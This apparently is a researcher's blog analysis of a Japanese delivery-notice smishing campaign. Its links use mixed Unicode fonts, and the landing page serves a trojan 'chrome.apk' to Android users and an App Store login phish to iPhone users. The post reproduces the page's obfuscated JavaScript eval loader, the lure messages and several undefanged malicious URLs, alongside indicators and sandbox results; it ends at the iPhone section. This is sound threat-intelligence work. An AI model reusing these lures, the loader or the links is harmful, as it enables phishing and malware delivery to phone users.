

# A “*strange font*” Smishing Campaign that changes behaviour based on User-Agent, and abuses...

By Lena

Published: 2023-12-20 · Archived: 2026-05-05 02:14:40 UTC




8 min read

Jan 23, 2023

Recently in Japan, there has been an increase in Smishing attacks that uses a strange font. This got me wondering what was behind the strange font link, and lead me to write this post.

I named this the “StrangeFont” campaign.

Press enter or click to view image in full size




I came across a Smishing message,

お客様が不在の為お荷物を持ち帰りました。こちらにてご確認ください 8t9z[.]uyhic[.]com?xx

Which translates to,

As the customer was absent, the package was brought back. Please confirm here 8t9z[.]uyhic[.]com?xx

Press enter or click to view image in full size



Thus, I decided to conduct an analysis of this Smishing attack.

## Table of contents

- [Analysing the SMS message](#)
- [Experimenting with User-Agents](#)
  - [Android User-Agent](#)
  - [iPhone User-Agent](#)
- [Domain analysis](#)
  - [Duck DNS](#)
- [Conclusion](#)

## Analysing the SMS message

When I saw the link `8t9z[.]uyhic[.]com?xx`, I noticed that the font was strange. So I went to [BabelStone's Unicode analysis site](#) to check the unicode characters.

Press enter or click to view image in full size

**What Unicode character is this ?**

Input:

Code points  Annotations

```
U+0038 : DIGIT EIGHT
U+0074 : LATIN SMALL LETTER T
U+0039 : DIGIT NINE
U+007A : LATIN SMALL LETTER Z
U+002E : FULL STOP (period, dot, decimal point)
U+1D66A : MATHEMATICAL SANS-SERIF BOLD ITALIC SMALL U
U+0079 : LATIN SMALL LETTER Y
U+1D65D : MATHEMATICAL SANS-SERIF BOLD ITALIC SMALL H
U+1D5C2 : MATHEMATICAL SANS-SERIF SMALL I
U+1D5BC : MATHEMATICAL SANS-SERIF SMALL C
U+002E : FULL STOP (period, dot, decimal point)
U+0063 : LATIN SMALL LETTER C
U+006F : LATIN SMALL LETTER O
U+006D : LATIN SMALL LETTER M
```

It was a mix of various fonts. The default characters are the *LATIN SMALL LETTER*. The anomalous characters are the *MATHEMATICAL SANS-SERIF BOLD ITALIC SMALL* and *MATHEMATICAL SANS-SERIF SMALL*.


## Get Lena's stories in your inbox

Join Medium for free to get updates from this writer.

Remember me for faster sign in

I converted the *uyhic* part to hex using [CyberChef](#).

Press enter or click to view image in full size



The hex value for each of the characters are as follows, only 'y' corresponded to an ASCII hex value.

```
u: f0 9d 99 aa
y: 79
h: f0 9d 99 9d
i: f0 9d 97 82
c: f0 9d 96 bc
```

Here are some other variations of the Smishing text,

Press enter or click to view image in full size

お客様が不在の為お荷物を持ち帰りました。こちらにてご確認ください <http://2u6s.phgvo.com?>

お客様が不在の為お荷物を持ち帰りました。こちらにてご確認ください <http://kq.zniph.com?>

お客様が不在の為お荷物を持ち帰りました。こちらにてご確認ください <http://2cc.dphqa.com?>

お客様が不在の為お荷物を持ち帰りました。こちらにてご確認ください <http://1k.xosux.com?>


お客様が不在の為お荷物を持ち帰りました。こちらにてご確認ください [scow.ourcc.com?](http://scow.ourcc.com?)

お客様が不在の為お荷物を持ち帰りました。こちらにてご確認ください <http://b.rriwx.com?>

## Experimenting with User-Agents

Trying to access the link on my Debian Chrome browser showed *page can't be found*.

Press enter or click to view image in full size



The packet capture shows my User-Agent as,


```
Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/109.0.0.0 Safari/537.36
```

The HTTP response to the GET request was *404 Not Found*.

Press enter or click to view image in full size



I went to “Inspect” > “More tools” > “Network conditions”. From there, I can specify the User-Agent.



The html code for `8t9z[.]uyhic[.]com?xx` looks like the following,

```
<html>
<head>
  <title></title>
</head>
<body>
<div>
  <script>
    var arr = "61553,61564,61557,61538,61540,61496,61490,49323,49341,49397,49402,49366,49331,4190";
    var b = arr[arr.length-1];
    for(var i=0;i<arr.length-1;i++) {
      arr[i] =arr[i]^b;
    }
    arr.pop();
    eval(String.fromCharCode(...arr));
  </script>
</div>
</body>
</html>
```

Given that this Smishing link was sent to a mobile device, I assumed that I will need to change the User-Agent to a mobile device one, like iPhone or Android.

## Android User-Agent

I chose *Chrome — Android Mobile* which has a User-Agent of

Mozilla/5.0 (Linux; Android 6.0; Nexus 5 Build/MRA58N) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/109.0.0.0 Mobile Safari/537.36


Reloading the link showed the following message,

セキュリティ向上のため,最新バージョンのChromeにアップデートしてください。’

Which translates to,


For better security, please update to the latest version of Chrome.

Press enter or click to view image in full size



Clicking *OK* will download a file called *chrome.apk*.

Press enter or click to view image in full size



## Android User-Agent analysis

I applied the filters `http || dns` to the packet capture, which shows the HTTP GET request and response, DNS request and response.

Press enter or click to view image in full size

Protocol	Information
HTTP	GET / HTTP/1.1
HTTP	HTTP/1.1 200 OK (text/html)
DNS	Standard query 0x9978 A 8t9z.uyhic.com
DNS	Standard query response 0x9978 A 8t9z.uyhic.com A 103.80.134.41
HTTP	GET /chrome.apk HTTP/1.1
HTTP	HTTP/1.1 200 OK (application/vnd.android.package-archive)

A DNS request to `8t9z[.]uyhic[.]com` is made, and an IP of `103[.]80.134.41` is returned. [This is flagged as malicious by multiple vendors on VirusTotal.](#)

Press enter or click to view image in full size

14 / 88  
Community Score

14 security vendors flagged this IP address as malicious

103.80.134.41 (103.80.134.0/24)  
AS 3786 (LG DACOM Corporation)

DETECTION DETAILS RELATIONS COMMUNITY

Security vendors' analysis

Antiy-AVL	Malicious	Avira	Phishing
BitDefender	Phishing	CMC Threat Intelligence	Malware
CyRadat	Malicious	Dr.Web	Malicious
ESET	Malware	ESTsecurity	Malicious
Fortinet	Phishing	G-Data	Phishing
Kaspersky	Malware	Vietel Threat Intelligence	Malicious
VIPRE	Malicious	Webroot	Malicious
Abusix	Clean	Acronis	Clean

Over 200 domains that are associated with this IP can be seen, where one of them is `8t9z[.]uyhic[.]com`.

Press enter or click to view image in full size



14 / 88

14 security vendors flagged this IP address as malicious

103.80.134.41 (103.80.134.0/24)  
AS 3786 ( LG DACOM Corporation )

DETECTION DETAILS RELATIONS COMMUNITY

Passive DNS Replication (200)

Date resolved	Detections	Resolver	Domain
2023-01-23	0 / 87	VirusTotal	8t9z.uyhic.com
2023-01-22	0 / 87	VirusTotal	5jw.bqnx.com
2023-01-20	11 / 88	VirusTotal	90.xurhu.com
2023-01-20	2 / 88	VirusTotal	uyhic.com
2023-01-19	0 / 87	VirusTotal	jha.xurhu.com
2023-01-19	0 / 87	VirusTotal	xd6k.xurhu.com
2023-01-19	1 / 88	VirusTotal	wqb.xurhu.com
2023-01-19	0 / 87	VirusTotal	mmnz.xurhu.com
2023-01-19	0 / 87	VirusTotal	38d6.xurhu.com
2023-01-19	0 / 87	VirusTotal	5.uyhic.com
2023-01-18	0 / 87	VirusTotal	4k.uyhic.com
2023-01-18	0 / 87	VirusTotal	n.xguxi.com
2023-01-18	0 / 87	VirusTotal	x.xurhu.com
2023-01-18	2 / 88	VirusTotal	luyhic.com
2023-01-18	0 / 87	VirusTotal	ksfp.xurhu.com
2023-01-18	0 / 87	VirusTotal	1t9o.xurhu.com
2023-01-18	0 / 87	VirusTotal	hs.opcwq.com
2023-01-18	1 / 88	VirusTotal	iof.xurhu.com

The HTTP response was 200 OK when I accessed the link using an Android Mobile User-Agent.

Press enter or click to view image in full size

```
GET / HTTP/1.1
Host: 8t9z.uyhic.com
Connection: keep-alive
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Linux; Android 6.0; Nexus 5 Build/MRA58N) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/109.0.0.0 Mobile Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9

HTTP/1.1 200 OK
Content-Type: text/html; charset=utf-8
Content-Length: 448
Connection: close
Cache-Control: no-store
Content-Encoding: gzip
Vary: Accept-Encoding
```

A GET request for *chrome.apk* can be seen with a HTTP response of 200 OK, where the content type is a *application/vnd.android.package-archive*.

Press enter or click to view image in full size

```
GET /chrome.apk HTTP/1.1
Host: 8t9z.uyhic.com
Connection: keep-alive
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Linux; Android 6.0; Nexus 5 Build/MRA58N) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/109.0.0.0 Mobile Safari/537.36
Referer: http://8t9z.uyhic.com/
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9

HTTP/1.1 200 OK
Content-Type: application/vnd.android.package-archive
Transfer-Encoding: chunked
Connection: close
Content-Encoding: gzip
Vary: Accept-Encoding
```

[Multiple vendors on VirusTotal](#) have flagged *chrome.apk* as malicious, namely an Android Trojan.

Press enter or click to view image in full size



17 / 166  
17 security vendors and no sandboxes flagged this file as malicious

402718d11d32914105a2c2c2a095ae12a8ae4f7cb40a11ae6a3979bb99562b5  
chrome.apk  
android apk contains-elf

279.73 KB Size  
2023-01-22 18:23:15 UTC a moment ago  
APK

Community Score

DETECTION DETAILS RELATIONS BEHAVIOR COMMUNITY

Security vendors' analysis

Vendor	Detection
Avast-Mobile	Android.Evo-gen (Trj)
Avira (no cloud)	ANDROID.Wroba.FLTJ.Gen
BtDefenderFaix	Android.Trojan.Agent.AQQ
Cynet	Malicious (score: 99)
DrWeb	Android.Banker.533.origin
ESET-NOD32	A Variant Of Android/TrojanDropper.Age...
Google	Detected
Ikarus	Trojan-Banker.AndroidOS.Sharkbot
K7GW	Trojan ( 00596b551 )
Kaspersky	HEUR:Trojan-Dropper.AndroidOS.Wroba.o
McAfee-GW-Edison	RDN/Generic Dropper
Panda	ELF/TrojanGen.A
Rising	Dropper.Wroba/Android9.306E (CLOUD)
Sophos	Andr/Xgen2-AEL
TrendMicro-HouseCall	TROJ_GEN.R002H06AJ23
Trustlook	Android.Malware.General (score: 9)
ZoneAlarm by Check Point	HEUR:Trojan.Dropper.AndroidOS.Wroba.o
Acronis (Static ML)	Undetected
AhnLab-V3	Undetected
Alibaba	Undetected
ALYac	Undetected
Antiy-AVL	Undetected
Arcabit	Undetected
Avast	Undetected

I used JoeSandbox to analyse the malware, and various malicious behaviours could be seen, such as *Has permission to send SMS in the background*, *Has permission to perform phone calls in the background*, *Has permission to read contacts*, etc.

Press enter or click to view image in full size

### Android Analysis Report

chrome.apk

Create Interactive Tour

#### Overview

##### General Information

Sample Name:	chrome.apk
Analysis ID:	789827
MD5:	eabc79f3ec5e9c8...
SHA1:	e91788c9c219efd...
SHA256:	402718d11d3291...
Infos:	

##### Errors

Setup command "\_JBinсталAPK" failed:  
INSTALL\_FAILED\_NO\_MATCHING\_ABIS:  
Failed to extract native libraries, res=-113


##### Detection

Score: 60  
Range: 0 - 100  
Whitelisted: false  
Confidence: 100%


##### Signatures

- Antivirus / Scanner detection for submitte...
- Multi AV Scanner detection for submitted...
- Requests to ignore battery optimizations
- Has permissions to create, read or chang...
- Has permission to receive SMS in the ba...
- Has permission to read contacts
- Requests potentially dangerous permissi...
- Has permission to send SMS in the back...
- Tries to connect to HTTP servers, but all ...
- Has permission to draw over other applic...
- Obfuscates method names

##### Classification




Press enter or click to view image in full size



This *chrome.apk* makes various permission requests like *android.permission.SEND\_SMS*, *android.permission.CALL\_PHONE*, *android.permission.READ\_CONTACTS*.

Press enter or click to view image in full size



## iPhone User-Agent

I chose “Chrome — iPhone” which has a User-Agent of

Mozilla/5.0 (iPhone; CPU iPhone OS 13\_2 like Mac OS X) AppleWebKit/605.1.15 (KHTML, like Gecko) CriOS/109.0.0.0 Mobile/15E148 Safari/604.1.


Visiting the link showed the following message,

APP Storeアカウントは安全異常があるので、再度ログインしてください。

Which translates to,


There’s a security problem on the APP Store account, please login again.

Press enter or click to view image in full size



